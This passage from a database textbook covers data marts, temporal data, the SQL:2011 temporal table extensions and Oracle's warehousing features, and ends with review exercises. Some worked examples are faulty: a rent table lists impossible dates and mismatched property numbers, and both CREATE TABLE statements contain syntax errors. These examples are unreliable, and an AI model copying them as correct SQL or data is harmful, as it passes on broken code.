- maintaining efficient data storage management;
- purging data;
- archiving and backing up data;
- implementing recovery following failure;
- security management.

31.4 Data Mart

In this section, we discuss what a data mart represent and the reasons for building a data mart.

Data mart

A database that contains a subset of corporate data to support the analytical requirements of a particular business unit (such as the Sales department) or to support users who share the same requirement to analyze a particular business process (such as property sales).

As data warehouses have grown in popularity, so has the related concept of *data marts*. Although the term “data mart” is widely used, there still remains some confusion over what a data mart actually represents. There is general agreement that a data mart is built to support the analytical requirements of a particular group of users, and in providing this support, the data mart stores only a subset of corporate data. However, the confusion arises over the details of what data is actually stored in the data mart, the relationship with the enterprise data warehouse (EDW) and what constitutes a group of users. The confusion may be partly due to the use of the term in the two main methodologies that incorporate the development of data marts/EDW: Kimball's Business Dimensional Lifecycle (Kimball, 2006) and Inmon's Corporate Information Factory (CIF) methodology (Inmon, 2001).

In Kimball's methodology, a data mart is the physical implementation of a single star schema (dimensional model) modeled on a particular business process (such as property sales). The users of Kimball's data mart can be spread throughout an enterprise but share the same requirement to analyze a particular business process. When all business processes of an enterprise are represented as data marts, the integration of these data marts forms the EDW.

With Inmon's methodology, a data mart is the physical implementation of database that supports the analytical requirements of a particular business unit (such as the Sales department) of the enterprise. Inmon's data mart receives data from the EDW.

As described previously, the relationship a data mart has with its associated data warehouse is dependent on which methodology is used to build the data mart. For this reason a data mart can be standalone, associated with other data marts through conformed dimensions (see Section 32.5), or linked centrally to the enterprise data warehouse. Therefore data mart architectures can be built as two- or three-tier database applications. The data warehouse is the optional first tier (if the data warehouse provides the data for the data mart), the data mart is the second tier, and the end-user workstation is the third tier.

31.4.1 Reasons for Creating a Data Mart

There are many reasons for creating a data mart, including:

- To give users access to the data they need to analyze most often.
- To provide data in a form that matches the collective view of the data by a group of users in a department or group of users interested in a particular business process.
- To improve end-user response time due to the reduction in the volume of data to be accessed.
- To provide appropriately structured data as dictated by the requirements of end-user access tools such as OLAP and data mining tools, which may require their own internal database structures. OLAP and data mining tools are discussed in Chapters 33 and 34, respectively.
- Data marts normally use less data, so the data ETL process is less complex, and hence implementing and setting up a data mart is simpler compared with establishing an EDW.
- The cost of implementing data marts (in time, money, and resources) is normally less than that required to establish an EDW.
- The potential users of a data mart are more clearly defined and can be more easily targeted to obtain support for a data mart project rather than an EDW project.

31.5 Data Warehousing and Temporal Databases

One of the key differences between transactional and data warehousing systems is the currency of the stored data as described in Section 31.1.4. While transactional systems store current data, data warehousing systems store historical data. Another

key difference is that while transactional data remains current through insertions and updates, the historical data in warehousing systems is not subject to updates, receiving only supplementary insertions of new data from the source transaction systems. Data warehousing systems must effectively manage the relationships that exist between the accumulated historical data and the new data, and this requires the extensive and complex association of time with data to ensure consistency between the systems over time. In fulfilling this role, data warehouses are described as being temporal databases.

In this section, we consider examples of temporal data to illustrate the complexities associated with storing and analyzing historical temporal data. We then consider how temporal databases manage such data through examination of the temporal extensions to the latest SQL standard; namely SQL:2011.

Temporal data

Data that changes over time.

Temporal database

A database that contains time-varying historical data with the possible inclusion of current and future data and has the ability to manipulate this data.



Examples of transactional data that will change over time for the *DreamHome* case study described in Appendix A and shown as a database instance in Figure 4.3 include the position and salary of staff; the monthly rental (*rent*) and owners (*ownerNo*) of properties and the preferred type of property (*prefType*) and maximum rent (*maxRent*) set by clients seeking to rent properties. However, the key difference between *DreamHome*'s transactional database and data warehouse is that the transactional database commonly presents the data as being *non-temporal* and only holds the current value of the data while the data warehouse presents the data as being temporal and must hold all past, present, and future versions of the data. It is for this reason that it may be helpful to think of non-temporal data as a trivial case of temporal data in which the data does not change in the real world, the business world, *or* is not recorded in the database. To illustrate the complexity of dealing with temporal data, consider the following two scenarios concerning the temporal monthly rent values for *DreamHome*'s properties.

Scenario I

Assume that the rent for each property is set at the beginning of each year and that there are no updates to rental values (with the exception of corrections) during a given year. In this case for the non-temporal transaction database, there is no need to associate time with the *PropertyForRent* table as the *rent* column always stores the current value that is used for all live database applications. However, this is not the case for data held in *DreamHome*'s data warehouse. Historical data relating to properties will reveal multiple rental values over time, and therefore in this case the rental values must be associated with time to indicate when particular rental values are valid. If all property rents are updated on the same day and remain fixed for that year, the identification of valid rental values is relatively straightforward requiring an association of each value with a value to identify the year as shown in Figure 31.2(a). This scenario allows for the identification of {*propertyNo*, *year*} as the primary key for the copy of the *PropertyForRent* table in the data warehouse.

PropertyForRent table

propertyNo	city	rent	year	ownerNo
PA14	Aberdeen	580	2011	CO46
PA14	Aberdeen	595	2012	CO46
PA14	Aberdeen	635	2013	CO46
PA14	Aberdeen	650	2014	CO46
PG21	Glasgow	578	2012	CO87
PG21	Glasgow	590	2013	CO87
PG21	Glasgow	600	2014	CO87

Figure 31.2(a) *DreamHome's* PropertyForRent table showing historical property records (for scenario 1) with primary key {propertyNo, year}.

Scenario 2

Assume that the rent for each property can be changed at any time throughout a given year to attract potential clients. As with the previous case for the non-temporal transaction database, there “appears” to be no need to associate time with the PropertyForRent table as the rent column stores the latest and current value, which is used for the live database applications. However, this scenario is more complex when considering analysis of temporal data in the data warehouse. Analysis of historical rent data requires that the *startDate* and *endDate* is known to establish the valid period for each rent value and this must be captured by the transaction system for the data warehouse. This scenario requires the identification of {propertyNo, startDate, endDate} as the primary key for the copy of the PropertyForRent table in the data warehouse as shown in Figure 31.2(b).

The impact of temporal data means that while the transaction database represents a given property as a single record, the same property will be represented as several records in the data warehouse due to the changing rent values. In addition, temporal data that is only valid for a fixed length of time (known as an interval or

PropertyForRent table

propertyNo	city	rent	startDate	endDate	ownerNo
PA14	Aberdeen	580	01/01/2012	31/03/2012	CO46
PA14	Aberdeen	595	01/04/2012	31/04/2013	CO46
PA14	Aberdeen	600	01/05/2013	31/10/2013	CO46
PA14	Aberdeen	620	01/11/2013	31/03/2014	CO46
PG14	Aberdeen	635	01/04/2014	30/06/2014	CO46
PG14	Aberdeen	650	01/07/2014	31/12/2014	CO46
PG21	Glasgow	540	01/01/2012	30/02/2012	CO87
PA21	Glasgow	545	01/03/2011	30/04/2012	CO87
PA21	Glasgow	585	01/05/2012	31/10/2013	CO87
PA21	Glasgow	590	01/11/2013	31/03/2014	CO87
PG21	Glasgow	600	01/04/2014	31/12/2014	CO87

Figure 31.2(b) PropertyForRent table showing historical property records (for scenario 2) with primary key {propertyNo, startDate, endDate}.



period) and is described using “open” and “closed” times has the additional complexity to ensure that records storing the valid value between certain dates do not overlap as shown in Figure 31.2(b).

The *DreamHome* scenarios illustrate how complex the relationship between time and valid values can become in the data warehouse. Ensuring that the data in warehouse remains consistent with the changes in the source transaction systems is referred to as the “slowly changing dimension problem.” The scenarios described in this section that result in the insertion of new (dimension) records into the *PropertyForRent* tables (as shown in Figure 31.2(a) and (b)) in the data warehouse to represent changes in the transaction databases are referred to as Type 2 changes. The Type 2 approach and the other options for dealing with slowly changing dimensions are discussed in Section 32.5.2.

To support the management of data that changes over time, temporal databases use two independent time dimensions called *valid time* (also known as application or effective time) and *transaction time* (also known as system or assertive time) for maintaining the data. Valid time is the time a fact is true in the real world and this time dimension allows for the analysis of historical data from the application or business perspective. For example, the query “What was the monthly rent for property ‘PA14’ on the 25th January 2012?” returns a single rent value of ‘580’ as shown in Figure 31.2(b). Transaction time is the time a transaction was made on the database and this dimension allows the state of the database to be known at a given time. For example, the query, “What does the database show the monthly rent for property ‘PA14’ was, on the 25th January 2012?” may return a single or multiple rent values depending on what update action(s) occurred to the rent value for ‘PA14’ on that date. Temporal databases that use both independent time dimensions to store changes on the same data are referred to as *bi-temporal* databases.

The aforementioned scenarios that considered the temporal monthly rental for *DreamHome*’s properties used the valid time dimension to reflect a real-world or business perspective on the rental data. However, data can change for other reasons that are not associated with valid time such as due to corrections and this change can be captured using a transaction time dimension, which reflects a database perspective. In summary, temporal data changes can be described using valid time, transaction time, or both.

31.5.1 Temporal Extensions to the SQL Standard

In this section, we examine the temporal extensions presented in the latest SQL standard, namely SQL:2011. The purpose of these extensions is to support the storage and management of bi-temporal data in databases and this is described in the following two optional categories of the SQL/Foundation of ISO/IEC 9075-2 (ISO, 2011):

- T180 system-versioned tables
- T181 application-time period tables

Databases that provide system-versioning or application-time period tables can avoid some of the major issues associated with the storage of temporal data such as the level of complexity required of the application code to enforce the complex time constraints on the data and the resulting poor database performance. We

first examine the SQL specification for application-time period tables followed by examination of system-versioned tables.

Application-time period tables

The requirement for application-time period tables is that the table must contain two additional columns: one to store the start time of a period associated with the row and one to store the end time of the period. This is achieved using a PERIOD clause with a user-defined period name and this requires the user to set values for both the start and end columns. Additional syntax is provided for users to specify primary key/unique constraints that ensure that no two rows with the same key value have overlapping periods.

Additional syntax is provided for users to specify referential constraints that ensure that the period of every child row is completely contained in the period of exactly one parent row or in the combined period of two or more consecutive parent rows. Queries, inserts, updates, and deletes on application-time period tables behave exactly like queries, inserts, updates, and deletes on regular tables. Additional syntax is provided on UPDATE and DELETE statements for partial period updates and deletes, respectively.

The specification for an application-time period table using SQL:2011 is illustrated using a cut-down version of the PropertyForRent table of the *DreamHome* case study shown in Figure 31.2(b). However in this case, the following statement identifies the primary key as {propertyNo, rentPeriod}.



```
CREATE TABLE PropertyForRent
(propertyNo VARCHAR(5) NOT NULL PRIMARY KEY,
rent MONEY NOT NULL,
startDate DATE NOT NULL,
endDate DATE NOT NULL,
ownerNo VARCHAR(5),
PERIOD FOR rentPeriod (startDate, endDate),
PRIMARY KEY (propertyNo, rentPeriod WITHOUT OVERLAPS),
FOREIGN KEY (ownerNo PERIOD rentPeriod) REFERENCES
Owner (ownerNo, PERIOD ownerPeriod));
```

The PERIOD clause automatically enforces the constraint to ensure that endDate > startDate. The period is considered to start on the startDate value and end on the value just prior to endDate value and corresponds to the (closed, open) model of periods.

System-versioned tables

System-versioned tables are tables that contain a PERIOD clause with a predefined period name (SYSTEM_TIME) and specify WITH SYSTEM VERSIONING. System-versioned tables must contain two additional columns: one to store the start time of the SYSTEM_TIME period and one to store the end time of the SYSTEM_TIME period. Values of both start and end columns are set by the system. Users are not allowed to supply values for these columns. Unlike regular tables, system-versioned tables preserve the old versions of rows as the table is updated.



Rows whose periods intersect the current time are called current system rows. All others are called historical system rows. Only current system rows can be updated or deleted. All constraints are enforced on current system rows only.

The specification for an system-versioned table using SQL:2011 is illustrated using a cut-down version of the *PropertyForRent* table of the *DreamHome* case study.

```
CREATE TABLE PropertyForRent
(propertyNo VARCHAR(5) NOT NULL,
rent MONEY NOT NULL,
ownerNo VARCHAR(5),
system_start TIMESTAMP(6) GENERATED ALWAYS AS ROW START,
system_end TIMESTAMP(6) GENERATED ALWAYS AS ROW END,
PERIOD FOR SYSTEM_TIME (system_start, system_end),
PRIMARY KEY (propertyNo),
FOREIGN KEY (ownerNo) REFERENCES Owner (ownerNo);
) WITH SYSTEM VERSIONING;
```

In this case, the `PERIOD` clause automatically enforces the constraint (`system_end > system_start`). The period is considered to start on the `system_start` value and end on the value just prior to `system_end` value, which corresponds to the (closed, open) model of periods. For more details on the new temporal extensions to SQL, refer to Kulkarni (2012).

The benefits of these temporal extensions to SQL are clear for data warehousing systems that require to store and manage historical data. Moving the workload associated with maintaining the temporal data to the database rather than depending on the application code will bring many benefits such as improved integrity and performance for temporal databases. In the following section, we examine the features provided by Oracle to support data warehousing, including the particular services aimed at supporting the management of temporal data.

31.6 Data Warehousing Using Oracle

In Appendix H we provide a general overview of the Oracle DBMS. In this section we describe the features of the Oracle DBMS that are specifically designed to improve performance and manageability for the data warehouse.

Oracle is one of the leading relational DBMS for data warehousing. Oracle has achieved this success by focusing on basic, core requirements for data warehousing: performance, scalability, and manageability. Data warehouses store larger volumes of data, support more users, and require faster performance, so these core requirements remain key factors in the successful implementation of data warehouses. However, Oracle goes beyond these core requirements and is the first true “data warehouse platform.” Data warehouse applications require specialized processing techniques to allow support for complex, *ad hoc* queries running against large amounts of data. To address these special requirements, Oracle offers a variety of query processing techniques, sophisticated query optimization to choose the most efficient data access path, and a scalable architecture that takes full advantage of all parallel hardware configurations. Successful data warehouse applications rely on superior performance when accessing the enormous amounts of stored data. Oracle provides a rich variety of integrated indexing schemes, join methods, and summary

management features, to deliver answers quickly to data warehouse users. Oracle also addresses applications that have mixed workloads and where administrators want to control which users, or groups of users, have priority when executing transactions or queries. In this section we provide an overview of the main features of Oracle, which are particularly aimed at supporting data warehousing applications. These features include:

- summary management;
- analytical functions;
- bitmapped indexes;
- advanced join methods;
- sophisticated SQL optimizer;
- resource management.

Summary management

In a data warehouse application, users often issue queries that summarize detail data by common dimensions, such as month, product, or region. Oracle provides a mechanism for storing multiple dimensions and summary calculations on a table. Thus, when a query requests a summary of detail records, the query is transparently rewritten to access the stored aggregates rather than summing the detail records every time the query is issued. This results in dramatic improvements in query performance. These summaries are automatically maintained from data in the base tables. Oracle also provides summary advisory functions that assist database administrators in choosing which summary tables are the most effective, depending on actual workload and schema statistics. Oracle Enterprise Manager supports the creation and management of materialized views and related dimensions and hierarchies via a graphical interface, greatly simplifying the management of materialized views.

Analytical functions

Oracle includes a range of SQL functions for business intelligence and data warehousing applications. These functions are collectively called “analytical functions,” and they provide improved performance and simplified coding for many business analysis queries. Some examples of the new capabilities are:

- ranking (for example, who are the top ten sales reps in each region of the U.K.);
- moving aggregates (for example, what is the three-month moving average of property sales?);
- other functions including cumulative aggregates, lag/lead expressions, period-over-period comparisons, and ratio-to-report.

Oracle also includes the CUBE and ROLLUP operators for OLAP analysis, via SQL. These analytical and OLAP functions significantly extend the capabilities of Oracle for analytical applications (see Chapter 33).

Bitmapped indexes

Bitmapped indexes deliver performance benefits to data warehouse applications. They coexist with and complement other available indexing schemes, including standard B-tree indexes, clustered tables, and hash clusters. Although a B-tree

index may be the most efficient way to retrieve data using a unique identifier, bitmapped indexes are most efficient when retrieving data based on much wider criteria, such as “How many flats were sold last month?” In data warehousing applications, end-users often query data based on these wider criteria. Oracle enables efficient storage of bitmap indexes through the use of advanced data compression technology.

Advanced join methods

Oracle offers partition-wise joins, which dramatically increase the performance of joins involving tables that have been partitioned on the join keys. Joining records in matching partitions increases performance, by avoiding partitions that could not possibly have matching key records. Less memory is also used, because less in-memory sorting is required.

Hash joins deliver higher performance over other join methods in many complex queries, especially for those queries where existing indexes cannot be leveraged in join processing, a common occurrence in ad hoc query environments. This join eliminates the need to perform sorts by using an in-memory hash table constructed at runtime. The hash join is also ideally suited for scalable parallel execution.

Sophisticated SQL optimizer

Oracle provides numerous powerful query processing techniques that are completely transparent to the end-user. The Oracle cost-based optimizer dynamically determines the most efficient access paths and joins for every query. It incorporates transformation technology that automatically re-writes queries generated by end-user tools, for efficient query execution.

To choose the most efficient query execution strategy, the Oracle cost-based optimizer takes into account statistics, such as the size of each table and the selectivity of each query condition. Histograms provide the cost-based optimizer with more detailed statistics based on a skewed, nonuniform data distribution. The cost-based optimizer optimizes execution of queries involved in a star schema, which is common in data warehouse applications (see Section 32.2). By using a sophisticated star-query optimization algorithm and bitmapped indexes, Oracle can dramatically reduce the query executions done in a traditional join fashion. Oracle query processing not only includes a comprehensive set of specialized techniques in all areas (optimization, access and join methods, and query execution), but they are also all seamlessly integrated, and work together to deliver the full power of the query processing engine.

Resource management

Managing CPU and disk resources in a multi-user data warehouse or OLTP application is challenging. As more users require access, contention for resources becomes greater. Oracle has resource management functionality that provides control of system resources assigned to users. Important online users, such as order entry clerks, can be given a high priority, while other users—those running batch reports—receive lower priorities. Users are assigned to resource classes, such as “order entry” or “batch,” and each resource class is then assigned an appropriate

percentage of machine resources. In this way, high-priority users are given more system resources than lower-priority users.

Additional data warehouse features

Oracle also includes many features that improve the management and performance of data warehouse applications. Index rebuilds can be done online without interrupting inserts, updates, or deletes that may be occurring on the base table. Function-based indexes can be used to index expressions, such as arithmetic expressions, or functions that modify column values. The sample scan functionality allows queries to run and only access a specified percentage of the rows or blocks of a table. This is useful for getting meaningful aggregate amounts, such as an average, without accessing every row of a table.

31.6.1 Warehouse Features in Oracle 11g

Oracle Database 11g is a comprehensive database platform for data warehousing and business intelligence that combines industry-leading scalability and performance, deeply integrated analytics, and embedded integration and data-quality, all in a single platform running on a reliable, low-cost grid infrastructure. Oracle Database provides functionality for data warehouses and data marts, with robust partitioning functionality, proven scalability to hundreds of TBs, and innovative query-processing optimizations. Oracle Database also provides a uniquely integrated platform for analytics; by embedding OLAP, data mining, and statistical capabilities directly into the database, Oracle delivers all of the functionality of standalone analytic engines with the enterprise scalability, security, and reliability of the Oracle Database. Oracle Database includes the proven ETL capabilities of Oracle Warehouse Builder; robust ETL is critical for any DW/BI project, and OWB provides a solution for every Oracle Database. Listed here are examples of key warehouse features associated with the Oracle.

- *Materialized Views (MV)*. The MV feature uses Oracle replication to support the creation of MVs to represent presummarized and prejoined tables.
- *Automated Workload Repository (AWR)*. The AWR is a critical component for data warehouse predictive tools such as the `dbms_advisor` package.
- *STAR query optimization*. The Oracle STAR query feature supports the creation and efficient running of complex analytical queries.
- *Multilevel partitioning of tables and indexes*. Oracle has multilevel intelligent partitioning methods that allow Oracle to store data in a precise schema.
- *Asynchronous Change Data Capture (CDC)*. CDC allows incremental extraction so that only changed data is extracted for uploading to the data warehouse.
- *Oracle Streams*. Streams-based feed mechanisms can capture the necessary data changes from the operational database and send it to the destination data warehouse.
- *Read-only tablespaces*. Using tablespace partitions and marking the older tablespaces as read-only can greatly improve performance for a time-series warehouse in which information eventually becomes static.

- *Automatic Storage Management (ASM)*. The ASM method for managing the disk I/O subsystem removes the difficult task of I/O load balancing and disk management.
- *Advanced data buffer management*. Using Oracle's multiple block sizes and KEEP pool means that warehouse objects can be preassigned to separate data buffers and can be used to ensure that the working set of frequently referenced data is always cached.

31.6.2 Oracle Support for Temporal Data

Oracle provides a product called Workspace Manager to manage temporal data, and this is achieved through features that include the period data type, valid-time support, transaction-time support, support for bi-temporal tables, and support for sequenced primary keys, sequenced uniqueness, sequenced referential integrity, and sequenced selection and projection, in a manner quite similar to that proposed in SQL/Temporal.

Workspace Manager provides an infrastructure that lets applications conveniently create workspaces and group different versions of table row values in different workspaces. Users are permitted to create new versions of data to update, while maintaining a copy of the old data. The ongoing results of the activity are stored persistently, ensuring concurrency and consistency.

Workspace Manager maintains a history of changes to data. It lets you navigate workspaces and row versions to view the database as of a particular milestone or point in time. You can roll back changes to a row or table in a workspace to a milestone. A typical example might be a land information management application where Workspace Manager supports regulatory requirements by maintaining a history of all changes to land parcels.

System-versioned tables

Workspace Manager achieves this by allowing users to version-enable one or more user tables in the database. When a table is version-enabled, all rows in the table can support multiple versions of the data. The versioning infrastructure is not visible to the users of the database, and application SQL statements for selecting, inserting, modifying, and deleting data continue to work in the usual way with version-enabled tables, although you cannot update a primary key column value in a version-enabled table. (Workspace Manager implements these capabilities by maintaining system views and creating INSTEAD OF triggers; however, application developers and users do not need to see or interact with the views and triggers.)

After a table is version-enabled, users in a workspace automatically see the correct version of the record in which they are interested. A workspace is a virtual environment that one or more users can share to make changes to the data in the database. A workspace logically groups collections of new row versions from one or more version-enabled tables and isolates these versions until they are explicitly merged with production data or discarded, thus providing maximum concurrency. Users in a workspace always see a consistent transactional view of the entire database; that is, they see changes made in their current workspace plus the rest of the data in the database as it existed either when the workspace was created or when the workspace was most recently refreshed with changes from the parent workspace.

Workspace Manager automatically detects conflicts, which are differences in data values resulting from changes to the same row in a workspace and its parent workspace. You must resolve conflicts before merging changes from a workspace into its parent workspace. You can use workspace locks to avoid conflicts.

Savepoints are points in the workspace to which row changes in version-enabled tables can be rolled back and to which users can go to see the database as it existed at that point. Savepoints are usually created in response to a business-related milestone, such as the completion of a design phase or the end of a billing period.

The history option lets you timestamp changes made to all rows in a version-enabled table and to save a copy of either all changes or only the most recent changes to each row. If you keep all changes (specifying the “without overwrite” history option) when version-enabling a table, you keep a persistent history of all changes made to all row versions and enable users to go to any point in time to view the database as it existed from the perspective of that workspace.

Valid-time period tables

Workspace Manager supports valid time, also known as effective dating, with version-enabled tables. Some applications need to store data with an associated time range that indicates the validity of the data. That is, each record is valid only within the time range associated with the record. You can enable valid time support when you version-enable a table. You can also add valid time support to an existing version-enabled table. If you enable valid time support, each row contains an added column to hold the valid time period associated with the row. You can specify a valid time range for the session, and Workspace Manager will ensure that queries and insert, update, and delete operations correctly reflect and accommodate the valid time range. The valid time range specified can be in the past or the future, or it can include the past, present, and future. For more details on Oracle’s Workspace Manager, refer to Rugtanom (2012).

More details on Oracle data warehousing are available at <http://www.oracle.com>.



Chapter Summary

- **Data warehousing** is the subject-oriented, integrated, time-variant, and nonvolatile collection of data in support of management’s decision making process. The goal is to integrate enterprise-wide corporate data into a single repository from which users can easily run queries, produce reports, and perform analysis.
- The potential benefits of data warehousing are high returns on investment, substantial competitive advantage, and increased productivity of corporate decision makers.
- A DBMS built for **online transaction processing (OLTP)** is generally regarded as unsuitable for data warehousing because each system is designed with a differing set of requirements in mind. For example, OLTP systems are design to maximize the transaction processing capacity, while data warehouses are designed to support *ad hoc* query processing.

- The major components of a data warehouse include the operational data sources, operational data store, ETL manager, warehouse manager, query manager, detailed, lightly and highly summarized data, archive/backup data, metadata, and end-user access tools.
- The **operational data** source for the data warehouse is supplied from mainframe operational data held in first-generation hierarchical and network databases, departmental data held in proprietary file systems, private data held on workstations and private servers and external systems such as the Internet, commercially available databases, or databases associated with an organization's suppliers or customers.
- The **operational data store (ODS)** is a repository of current and integrated operational data used for analysis. It is often structured and supplied with data in the same way as the data warehouse, but may in fact simply act as a staging area for data to be moved into the warehouse.
- The **ETL manager** performs all the operations associated with the extraction and loading of data into the warehouse. These operations include simple transformations of the data to prepare the data for entry into the warehouse.
- The **warehouse manager** performs all the operations associated with the management of the data in the warehouse. The operations performed by this component include analysis of data to ensure consistency, transformation, and merging of source data, creation of indexes and views, generation of denormalizations and aggregations, and archiving and backing up data.
- The **query manager** performs all the operations associated with the management of user queries. The operations performed by this component include directing queries to the appropriate tables and scheduling the execution of queries.
- **End-user access tools** can be categorized into four main groups: traditional data reporting and query tools, application development tools, online analytical processing (OLAP) tools, and data mining tools.
- The requirements for a data warehouse DBMS include load performance, load processing, data quality management, query performance, terabyte scalability, mass user scalability, networked data warehouse, warehouse administration, integrated dimensional analysis, and advanced query functionality.
- **Data mart** is a subset of a data warehouse that supports the requirements of a particular department or business function. The issues associated with data marts include functionality, size, load performance, users' access to data in multiple data marts, Internet/intranet access, administration, and installation.

Review Questions

- 31.1 Discuss what is meant by the following terms when describing the characteristics of the data in a data warehouse:
 - (a) subject-oriented;
 - (b) integrated;
 - (c) time-variant;
 - (d) nonvolatile.
- 31.2 Discuss how online transaction processing (OLTP) systems differ from data warehousing systems.
- 31.3 Discuss the main benefits and problems associated with data warehousing.
- 31.4 Data warehouse architecture consists of many components. Explain the role of each component shown in Figure 31.1.
- 31.5 Describe the main functions of the following components in a data warehousing environment:
 - (a) Metadata repository;
 - (b) Temporal database;
 - (c) ETL tools;
 - (d) Parallel DMBSs;
 - (e) Enterprise warehouse.

- 31.6 Describe the processes associated with data extraction, cleansing, and transformation tools.
- 31.7 Describe the specialized requirements of a database management system suitable for use in a data warehouse environment.
- 31.8 Discuss how parallel technologies can support the requirements of a data warehouse.
- 31.9 Describe real-time and near-real-time data warehouse. What are the challenges in realizing an RT/NRT warehouse?
- 31.10 Discuss the main tasks associated with the administration and management of a data warehouse.
- 31.11 Discuss how data marts differ from data warehouses and identify the main reasons for implementing a data mart.
- 31.12 Describe the features of Oracle that support the core requirements of data warehousing.



Exercises

- 31.13 Oracle supports data warehousing by producing a number of required functional tools. Analyze three more DBMSs that provide data warehousing functionalities. Compare and contrast the functionalities provided by different vendors and write a technical report describing the strengths and weaknesses of each DBMS when it comes to features, capability, usability and appropriateness. Conclude your report by recommending one DBMS.
- 31.14 The purpose of this exercise is to present a scenario that requires you to act in the role of business intelligence (BI) consultant for your university (or college) and produce a report to guide management on the opportunities and issues associated with the business intelligence.

The scenario The senior management team of a university (or college) have just completed a five-year plan to implement university-wide computing systems to support all core business processes such as a student management information system, payroll and finance system, and resource management including class timetabling system. Accompanying this expansion in the use of computer systems has been a growing accumulation of transactional data about the university business processes, and senior management are aware of the potential value of the information hidden within this data. In fact, senior management of the university have a long-term goal to provide key decision makers throughout the university with BI tools that would allow them to monitor key performance indicators (KPIs) on their desktops. However, senior management acknowledge that there are many milestones that need to be put in place to achieve this goal. With this in mind, it is your remit to assist management in identifying the technologies and the barriers and opportunities that exist for the university to put in place the necessary infrastructure to ultimately deliver BI to key decision makers.

Undertake an investigation, using initially the material presented in this chapter, and then supplement this information, using external sources such as vendor Web sites (e.g., www.ibm.com, www.microsoft.com, www.oracle.com, www.sap.com) or data warehouse/BI Web sites (e.g., www.information-management.com, www.tdwi.org, www.dwinfocenter.org) to investigate one (or all) of the following three tiers of the data warehouse environment namely: source systems and the ETL process; data warehouse and OLAP; end-user BI tools. Compile a report for senior management that details for each tier:

- (a) The purpose and importance (including the relationship to the other tiers);
- (b) Opportunities and benefits;
- (c) Associated technologies;
- (d) Commercial products;
- (e) Problems and issues;
- (f) Emerging trends.

Chapter Objectives

In this chapter you will learn:

- The activities associated with initiating a data warehouse project.
- The two main methodologies that incorporate the development of a data warehouse: Inmon's Corporate Information Factory (CIF) and Kimball's Business Dimensional Lifecycle.
- The main principles and stages associated with Kimball's Business Dimensional Lifecycle.
- The concepts associated with dimensionality modeling, which is a core technique of Kimball's Business Dimensional Lifecycle.
- The Dimensional Modeling stage of Kimball's Business Dimensional Lifecycle.
- The step-by-step creation of a dimensional model (DM) using the *DreamHome* case study.
- The issues associated with the development of a data warehouse.
- How Oracle Warehouse Builder can be used to build a data warehouse.

In Chapter 31, we described the basic concepts of data warehousing. In this chapter, we focus on the methodologies, activities, and issues associated with the development of a data warehouse.

Structure of this Chapter In Section 32.1, we discuss in general terms how the requirements for an enterprise data warehouse (EDW) are established. In Section 32.2 we introduce the two main methodologies associated with the development of an EDW: Inmon's Corporate Information Factory (CIF) (Inmon, 2001) and Kimball's Business Dimensional Lifecycle (Kimball, 2008). In Section 32.3, we present an overview of Kimball's Business Dimensional Lifecycle, which uses a technique called dimensionality modeling. In Section 32.4, we describe the basic concepts associated with dimensionality modeling. In Section 32.5, we focus on the Dimensional Modeling stage of Kimball's Business



Dimensional Lifecycle and demonstrate how a dimensional model is created for a data mart and ultimately for an EDW using worked examples taken from an extended version of the *DreamHome* case study (see Section 11.4). In Section 32.6, we consider the particular issues associated with the development of a data warehouse. Finally, in Section 32.7, we present an overview of a commercial product that supports the development of an EDW: Oracle's Warehouse Builder.

32.1 Designing a Data Warehouse Database

Designing a data warehouse database is highly complex. To begin a data warehouse project, we need answers for questions such as: which user requirements are most important and which data should be considered first? Also, should the project be scaled down into something more manageable, yet at the same time provide an infrastructure capable of ultimately delivering a full-scale enterprise-wide data warehouse? Questions such as these highlight some of the major issues in building data warehouses. For many enterprises, the solution is data marts, which we described in Section 31.4. Data marts allow designers to build something that is far simpler and achievable for a specific group of users. Few designers are willing to commit to an enterprise-wide design that must meet all user requirements at one time. However, despite the interim solution of building data marts, the goal remains the same: the ultimate creation of a data warehouse that supports the requirements of the enterprise. It is now more common to refer to a data warehouse as an enterprise data warehouse (EDW) to emphasize the extent of the support provided by such systems.

The requirements collection and analysis stage of an EDW project involves interviewing appropriate members of staff such as marketing users, finance users, sales users, operational users, and management to enable the identification of a prioritized set of requirements for the enterprise that the data warehouse must meet. At the same time, interviews are conducted with members of staff responsible for OLTP systems to identify, which data sources can provide clean, valid, and consistent data that will remain supported over the next few years.

The interviews provide the necessary information for the top-down view (user requirements) and the bottom-up view (which data sources are available) of the EDW. With these two views defined, we are ready to begin the process of designing the enterprise data warehouse database. In the following section we discuss two methodologies associated with the development of an EDW.

32.2 Data Warehouse Development Methodologies

The two main methodologies that incorporate the development of an EDW have been proposed by the two key players in the data warehouse arena: Inmon's Corporate Information Factory (CIF, Inmon, 2001) and Kimball's Business Dimensional Lifecycle (Kimball, 2008). Both methodologies are about the creation of an infrastructure

capable of supporting all the information needs of an enterprise. However, in this section we discuss only the parts of the methodologies that are concerned with the development of the enterprise data warehouse.

The reason why both methodologies exist is that they take a different route towards the same goal and are best applied in different situations. Inmon's approach is to start by creating a data model of all the enterprise's data; once complete, it is used to implement an EDW. The EDW is then used to feed departmental databases (data marts), which exist to meet the particular information requirements of each department. The EDW can also provide data to other specialized decision support applications such as Customer Relationship Management (CRM). Inmon's methodology uses traditional database methods and techniques to develop the EDW. For example, entity-relationship (ER) modeling (Chapter 12) is used to describe the EDW database, which holds tables that are in third normal form (Chapter 14). Inmon believes that a fully normalized EDW is required to provide the necessary flexibility to support the various overlapping and distinct information requirements of all parts of the enterprise.

Kimball's approach uses new methods and techniques in the development of an EDW. Kimball starts by identifying the information requirements (referred to as analytical themes) and associated business processes of the enterprise. This activity results in the creation of a critical document called a *Data Warehouse Bus Matrix*. The matrix lists all of the key business processes of an enterprise together with an indication of how these processes are to be analyzed. The matrix is used to facilitate the selection and development of the first database (data mart) to meet the information requirements of a particular group of users of the enterprise. This first data mart is critical in setting the scene for the later integration of other data marts as they come online. The integration of data marts ultimately leads to the development of an EDW. Kimball uses a new technique called *dimensionality modeling* to establish the data model (referred to as a dimensional model (DM) for each data mart. Dimensionality modeling results in the creation of a dimensional model (commonly called a star schema) for each data mart that is highly denormalized. Kimball believes that the use of star schemas is a more intuitive way to model decision support data and furthermore can enhance performance for complex analytical queries. In Section 32.4, we describe dimensionality modeling and in Section 32.5 we illustrate how dimensionality modeling can be used to create data marts and ultimately an enterprise data warehouse using the *DreamHome* case study.

